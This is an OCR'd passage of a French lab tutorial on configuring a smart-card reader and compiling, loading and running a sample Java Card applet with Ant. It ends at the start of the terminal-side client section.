
a) Modification du *ManagerConfig.xml*

La première étape consiste à modifier le fichier ***ManagerConfig.xml*** en mettant le nom de notre lecteur. Ce dernier se trouve dans la base de registres.


Nous l'obtenons de la manière suivante :

Bouton Démarrer → Exécuter → Taper*:* ***regedit***

Le nom de lecteur se trouve dans l'emplacement suivant:
Cliquer sur le bouton + devant ***Hkey local machine → + software → + Microsoft → + cryptography → + calais → + readers.***



- Ouvrir le fichier ManagerConfig.xml (double clique de souris sur le fichier).
- Enregistrer les modifications en tapant Ctrl+S.




b) Développement de la partie carte (SampleTestApplet.java).

La partie carte correspond au SampleTestApplet.java.

(Remarque : Après chaque modification de cette partie n'oubliez pas d'enregistrer en cliquant sur Ctrl+S).

- Ouvrir le fichier SampleTestApplet.java (double clique de souris sur le fichier).

Vous allez voir l'image suivante :



- Cliquer sur + devant jsr268.sampleApplet afin de visualiser le contenu du package. Nous avons trois fichiers :

SampleTestApplet.java : est l'applet que nous allons installer sur la carte

Appletconfig.xml : sert à la configuration de la carte (ne pas modifier).


Build.xml : contient l'AID de l'applet ainsi que l'AID du package. Il sert à la compilation de l'applet autrement dit la génération du fichier .cap qui sera installé par la suite sur la carte.

c) Compilation de l'applet.

Afin de compiler l'applet, nous procédons comme suit :

- Cliquer sur le bouton droit sur le fichier ***build.xml***
- Sélection ***Run As***
- Cliquer sur ***Ant Build***

S'il n'y a aucune erreur, un ficher cap est généré, il correspond à l'applet SampleTestApplet.java. Il ne reste qu'à charger ce fichier sur la carte et exécuter la partie terminal afin d'interroger l'applet.



d) Installation de l'applet sur la carte.

Charger le ficher cap sur la carte :


- Cliquer sur le bouton + devant le package ***bin***.
- Cliquer sur le button droit sur le fichier ***build.xml***
- Sélection ***Run As***
- Cliquer sur ***Ant Build***

Ce fichier va exécuter trois programmes :

- ***delete*** : supprimer l'ancien fichier (applet) sur la carte.
- ***load*** : installer le nouveau fichier .cap qui correspond au programme SampleTestApplet.java nouvellement généré.
- ***run*** : exécuter le programme SampleClient .java partie terminal.

Remarque :

Pour chaque modification de l'applet, il faut la recompiler et la charger sur la carte.




e) Développement de la partie terminal :

La partie terminale correspond au fichier Java SampleClient.java.

- Ouvrir le fichier SampleClient.java (double clique de souris sur le fichier).

